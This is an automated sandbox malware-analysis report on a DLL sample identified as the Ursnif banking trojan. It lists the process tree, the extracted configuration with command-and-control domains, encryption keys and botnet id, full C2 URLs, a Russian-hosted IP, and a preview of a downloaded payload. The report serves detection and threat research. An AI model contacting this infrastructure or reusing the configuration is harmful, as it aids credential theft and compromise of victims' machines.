ID: 455445
Sample Name: mental.dll
Cookbook: default.jbs
Time: 13:45:13
Date: 28/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report mental.dll

Overview


General Information

Sample Name:	mental.dll
Analysis ID:	455445
MD5:	244fcb71c16ab81..
SHA1:	cf0256c44be6b31..
SHA256:	48589e8612584c..
Infos:	

Most interesting Screenshot:



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to check if a d…
- Contains functionality to dynamically…
- Contains functionality to query CPU …

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6608 cmdline: loaddll32.exe 'C:\Users\user\Desktop\mental.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 6624 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\mental.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6644 cmdline: rundll32.exe 'C:\Users\user\Desktop\mental.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6632 cmdline: rundll32.exe C:\Users\user\Desktop\mental.dll,Behind MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6720 cmdline: rundll32.exe C:\Users\user\Desktop\mental.dll,Factpresent MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6736 cmdline: rundll32.exe C:\Users\user\Desktop\mental.dll,Steadunder MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 5608 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5532 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5608 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 3064 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5608 CREDAT:17420 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"5/YS8l5cMfSS6UVE2qwUPZ8h4BZIDuitNieuSeExhGIYp38mO1KlDb9BgD8MZDpCVIqOs83i+UuS7wSTYyLzqLIpEfJvw6IqNOxE0Nj1pnQUhkMjOOyeKT26+dcTRw0X3cDnXGQeXK0BURYDVIi9qI6C9idxUYquGCxlZ3M8J0VdrIL6
/2Z4IWUGU9Fobm/mPnd9dMNDYBJzN5iMU0/zCaGPmjT/gVPYhstSarstSrBXvVQck6yXEgx0w1ETruWctJSlrx1LRl0Wqr6+4Ts0TQO/lRIcDE4if5nsnojzxswoVvIRdpxV7UOjuZphAusEANjuHiVamP6ZL+7s3D+g4AuY4oLOSzm+5
2Ja3ImN5vo=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "MEvpZnH81JLxaRqa",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.894024804.0000000003D18000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.894006567.0000000003D18000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.894036299.0000000003D18000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.858380580.0000000005018000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.858493961.0000000005018000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Re Tra Wi Au
Default Accounts	Native API 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wi Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Ob De Clo Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mental.dll	4%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.de0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.53e0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.rundll32.exe.790000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/mtJPbIZJhao/lLJRN3LZO2EvFc/VCw3UNiKyARh06G8CFACi/rvcu9DoT_2BWr3it/vuHuzB9pSHcZY8A/p5jj60CzJBYl9Lfa6y/ccpCtNQRI/kv6KUXrsc9szPvU9BS5d/INRHtQMx8ovuxsrRsSO/mBIUAu_2FXqDwSewtqhiF3/0y8M31aLbHe6S/83PL1bM6/ldvb9gwpgUV8X_2B2Qv6zJW/BQrwXyajxR/YXD2Kky6T0oSJ5G0A/e_2F9JsAj5ok/7mc5pqASMOR/DpTFFPntUkci7e/xU2mysx12dViVQ0ZXlm39/NDqJB6CJvjFI/z	100%	Avira URL Cloud	malware	
http://gtr.antoinfer.com/02_2FRTV/EHY6_2ByVkK9zQWc7nVUHSO/fCtXqnqrPU/KM_2F1pf6mYZC4Gy7/bCWjowHLoe6i/lkZQTMTSLWC/A3a2f6f53ufRn9/E42sf0Trx1PwCM3URc2Wx/3meR8N06RbC7B5vz/fh1949JUpwcTC55/kxUMJM7FV5_2BW6yUI/Qi_2BBp7I/IolDvBZlj8BdCBHYqi7w/k9qRhAJwmrlYaX4Nld1/vuyMEecPRgPCKMIqpUl9z0/QU_2BZUyIrn6K/_2FFz5g9/uSWx1VCCRu0cJ4rt581fcIt/_2BF5K79Db/sITOyBjswJkOChsry/YZZI09hn/M	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	185.228.233.17	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/mtJPbIZJhao/lLJRN3LZO2EvFc/VCw3UNiKyARh06G8CFACi/rvcu9DoT_2BWr3it/vuHuzB9pSHcZY8A/p5jj60CzJBYl9Lfa6y/ccpCtNQRI/kv6KUXrsc9szPvU9BS5d/INRHtQMx8ovuxsrRsSO/mBIUAu_2FXqDwSewtqhiF3/0y8M31aLbHe6S/83PL1bM6/ldvb9gwpgUV8X_2B2Qv6zJW/BQrwXyajxR/YXD2Kky6T0oSJ5G0A/e_2F9JsAj5ok/7mc5pqASMOR/DpTFFPntUkci7e/xU2mysx12dViVQ0ZXlm39/NDqJB6CJvjFI/z	true	• Avira URL Cloud: malware	unknown
http://gtr.antoinfer.com/02_2FRTV/EHY6_2ByVkK9zQWc7nVUHSO/fCtXqnqrPU/KM_2F1pf6mYZC4Gy7/bCWjowHLoe6i/lkZQTMTSLWC/A3a2f6f53ufRn9/E42sf0Trx1PwCM3URc2Wx/3meR8N06RbC7B5vz/fh1949JUpwcTC55/kxUMJM7FV5_2BW6yUI/Qi_2BBp7I/IolDvBZlj8BdCBHYqi7w/k9qRhAJwmrlYaX4Nld1/vuyMEecPRgPCKMIqpUl9z0/QU_2BZUyIrn6K/_2FFz5g9/uSWx1VCCRu0cJ4rt581fcIt/_2BF5K79Db/sITOyBjswJkOChsry/YZZI09hn/M	true	• Avira URL Cloud: malware	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.228.233.17	gtr.antoinfer.com	Russian Federation		64439	ITOS-ASRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	455445
Start date:	28.07.2021
Start time:	13:45:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mental.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.winDLL@16/8@2/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 21.6% (good quality ratio 20.6%) • Quality average: 79.7% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:47:16	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gtr.antoinfer.com	lj3H69Z3Io.dll	Get hash	malicious	Browse	• 167.172.38.18
	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ITOS-ASRU	1n0JwffkPt.exe	Get hash	malicious	Browse	• 185.228.233.5
	niaSOf2RtX.exe	Get hash	malicious	Browse	• 193.187.173.42
	ao9sQznMcA.exe	Get hash	malicious	Browse	• 193.187.175.114
	k87DGeHNZD.exe	Get hash	malicious	Browse	• 193.187.175.114
	iiLllZALpo.exe	Get hash	malicious	Browse	• 193.187.175.114
	E6o11ym5Sz.exe	Get hash	malicious	Browse	• 193.187.175.114

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Oo0Djz1juc.exe	Get hash	malicious	Browse	• 193.187.175.114
	JeqzgYmPWu.exe	Get hash	malicious	Browse	• 193.187.175.114
	HBkYcWWHmy.exe	Get hash	malicious	Browse	• 185.159.129.78
	report.11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	intelligence_11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	details-11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	deed contract_11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	figures_010.14.2020.doc	Get hash	malicious	Browse	• 193.187.173.48

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9D47ABEC-EF99-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	49752
Entropy (8bit):	1.9569503448438568
Encrypted:	false
SSDEEP:	192:r5ZeZr2lWutbificuzMn2b6Z6Bodpt9yasGFV9VtwBaM9Q99s55S9Q9pWS9c9uLk:rvKicO8D4E2eo9g
MD5:	D9D86C47D26D156B082F4BEA659FB4FC
SHA1:	F8F2D0E435E1D6F5C7C160176B306A536794B8C1
SHA-256:	B07EA6732E8BD1AFBFF7DC617880EB9916985849CFD0EC9E3E5B63C809B2B2F0
SHA-512:	AE3B84C757C04840A9DA9AAE1106B477C9F245E5E5F1A6D1AF98FB052BFBD757FBD7AFDE2A4DB941991E3AC7FBC1C0EA6444BC7C8CBC73485B9185D5FFF6C189
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9D47ABEE-EF99-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5962339762347226
Encrypted:	false
SSDEEP:	48:lwkGcprxGwpa1G4pQdGrapbSxGQpBV8GHHpc7TGUpQOBGcpm:r4ZrQn69BSLjR2V6Yg
MD5:	4F7307F79A7D02B37456508FA792BCC1
SHA1:	C3A8746F3E5C74C147D5106D990DA3B420A84055
SHA-256:	5452BB2C125739B50D9C873AEF701C76D715588E60A03EF5FD6D42BB17FD3E57
SHA-512:	2043C7F4BE42DC8982A5E840F6C273D22903261AD54CCC1A53259B05C600D8428F5228F24118603914492E289F350894621829E840A785E3D307E365FDA8736C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9D47ABEE-EF99-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A6C9EAC6-EF99-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5991563191902864
Encrypted:	false
SSDEEP:	48:IwYGcprNGwpaRG4pQMGrapbS9GQpBY7GHHpczTGUpQ54MGcpm:rsZXQD6KBSHjF2N66Ig
MD5:	B454F8BD4D78BAC1F27B11D89606531C
SHA1:	1A2DC52E748FC87214E10038160CC91946528B92
SHA-256:	0213C79370DF0B8A0C52AC605E17E5B8FA32E445CC13A572A2F6EF99B8655B9A
SHA-512:	50BAD493E209B593DD79C9AED555D52CBFA52C4E18E8B8DA002FD02303997615F8732FEB81C2E6330E26B9EB384F69830D062FEE29D2F75E8CCB3319C2B33C B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\610143e0e072b[1].bin	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258248
Entropy (8bit):	5.999883540264496
Encrypted:	false
SSDEEP:	6144:Qi8AzDRGYmrSXDWNWjqy+g5PCb5ukATGo5G3dNlC0b+391z:Q7AzDrTfc8ywGpNzC0CN1z
MD5:	E2AA0BABB9A68C7C045922635B47BFBE
SHA1:	4EDFE8A6E9A60B77142A7CB52540D4A182758048
SHA-256:	30C03B1CA6E1C248EFC4B91A7672B572CBF5A0DBFB09AA7D1935E841BC6D0A3D
SHA-512:	9D587CC7F4D077F955F75535D297FFD58D63DE51D6E46A597A5493FFCB0A6401ED98B9E2F66016D66EC496E92DA6E67A5F5D58C4B563D9AADC85A57758DC62
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/02_2FRTV/EHY6_2ByVkK9zQWc7nVUHSO/fCtXqnqrPU/KM_2F1pf6mYZC4Gy7/bCWjowHLoe6i/IkZQTMTSLWC/A3a2f6f53ufRn9/E42sf0Trx1PwCM3U Rc2Wx/3meR8N06RbC7B5vz/fh1949JUpwcTC55/kxUMJM7FV5_2BW6yUI/Qi_2BBp7I/IolDvBZlj8BdCBHYqi7w/k9qRhAJwmrlYaX4Nld1/vuyMEecPRgPCKMIqpUl9z0/QU _2BZUyIrn6K/_2FFz5g9/uSWx1VCCRu0cJ4rt581fcIt/_2BF5K79Db/sITOyBjswJkOChsry/YZZI09hn/M
Preview:	bYm2yirtQj19R9BTIzJvU2oYQ+XJwgwIPJjr5Vr6EGtXJryb8KUSemwEn1pnv9pzmV4Df+AiZU0BIE01gulN0aZM6Ji7dnzQx2JZze37aLyY9OxtuDkFblURDcBuzI8wOb ydSneS4G99nZyK3JTcyYyVeMHdnVFYfIRKEWNDROEhHu/uAXZx/Mra5WsRjOp4+/7UR0p7B3a9J/vxUtdABLsCxgIYD1ieajqmYC+/M4r2OX0MTSHzn/Lkm9s3+GlS0Iva ht8M1lQD8ydNdWgEm2qpHWdjLesrp4mpGhX2nzVFOaesPFssu3DJGFrPzZU/B5y4A0bugWWwq21FY1Lqp6j6xd0zcsJOaXVshUJJcML/5qYwS+wRYWUio9N7 k2YpfMEYvdd9bFaP7hTCc+/85Z2lx9DK04lqw0DEH2j6AEpFQkUGH7yWbukst7mY12W9ogHZW2ekaqzIsuHzMqP+ki4uXtc2fp9cfBuqdhTQAtCOitHtiHVg0z9tu632Gn UfkOltl+gBcu2Pat7ogLVVW+qzdaOZbgbVQBbCu+PjDLS+oD9a1X23tBYnAhghvJjeOF82JSjJf+1Q9Z1ZL0WDY0Ks35E4SN1rSOBsDFpOqPzihv3sfcRHQOqycxp5Db+P 